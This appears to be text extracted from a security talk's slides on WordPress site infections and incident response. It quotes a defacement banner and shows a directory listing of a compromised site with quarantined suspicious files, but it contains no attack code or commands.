



The Strange Case of Malicious Favicons

By Nestor Angulo (@pharar)



Hacked , By , JakRa

kan , berani , mati , | , indonesian ,

Tidak ada seorangpun, hewan atau banci yang disakiti dalam hacking ini
Jiwa Kegelapan Team






When hacking occurs...



CSI aka Blue Team

A woman with long brown hair and black-rimmed glasses is shown in profile, resting her head on her hand. She is wearing a white shirt with a black geometric pattern. Above her head, a large number of dark, geometric shapes (squares, triangles, diamonds) are falling or exploding outwards, creating a sense of dynamic movement. The background is a dark, textured grey.


Concepts

There are two types of companies: those who **have been hacked**, and those who **don't yet know** they have been hacked.

John Chambers
Chief Executive Officer of Cisco



DEALING WITH CYBER STRESS





BOTNET

SPAM

PHISHING

HACKER

MALWARE

DDOS

VIRUS

KEYLOGGER

SPYWARE

Hackers vs Cyberterrorists



Hacker


- **Curious person** who loves to go beyond limits or conventions.



Cyberterrorist

- **Computer Hacker**, aligned to enrich himself in a zero-sum game situation.
- **The bad guy**

How a WordPress site is infected:



TARGETS

Users

Database

Content

Infrastructure

Bot Net

Reputation

FACTS

Site hacking
almost never is
client-oriented
(98% of cases)

Almost always
happens due to a
**deficient monitoring /
maintenance**

A **SSL** certificate
is not
an antihacking shield

Patches & security
updates appear almost
always after hacking
exploits

Errare Humanum Est
(Human being fails)

Security **never** is
(**nor will be**)
100% effective

MEASURES



REACTIVE

When bad things have **already happened**

Pain mitigation

INCIDENT RESPONSE



PROACTIVE

Before anything bad happens

Risk mitigation

ANALYSIS & MONITORING

Incident response (IR) is the effort to quickly identify an attack, minimize its effects, contain damage, and remediate the cause to reduce the risk of future incidents.
(vmware.com)

It's show
time





Case A1806

Crime Scene



Remote site: /home/[REDACTED]/html		
Filename	Filesize	Filetype
..		
wp-includes-srcbak		Directory
wp-admin-srcbak		Directory
wp-content		Directory
yyociwe		Directory
c01fce		Directory
docs		Directory
zzkwjuce		Directory
wp-includes		Directory
wp-admin		Directory
.sucuriquarantine		Directory
DISABLED		Directory
info.php	16 B	PHP
.user.ini	24 B	Visual Stu
.htaccess	897 B	File
gd-config.php	1.1 KB	PHP
robots.txt	24 B	txt-file
license.txt	19.5 KB	txt-file
zzkwjuce.zip	16.4 KB	ZIP archiv
69089f65dd9.php.suspected	0 B	suspecte.
11380aa99fe.php.suspected	0 B	suspecte.
history-template.php.suspected	0 B	suspecte.
wp-config.php	3.0 KB	PHP
7513c638c52.php.suspected	0 B	suspecte.
index.php	418 B	PHP
wp-blog-header.php	364 B	PHP

Scenario

- SPAMMED site
- Affected SEO
(Google Rank removed) 🧐
- Rapid Re-infection
- Frustration 🤯

Remo

Filenam

..

wp-

wp-

wp-

yyo

c01

doc

zzk

wp-

wp-

.suc

DIS

info

.use

.hta

gd-

rob

lice

zzk

690

113


hist

wp-

751

inde

wp-




Form fields for contact information:

- Name *
- Phone *
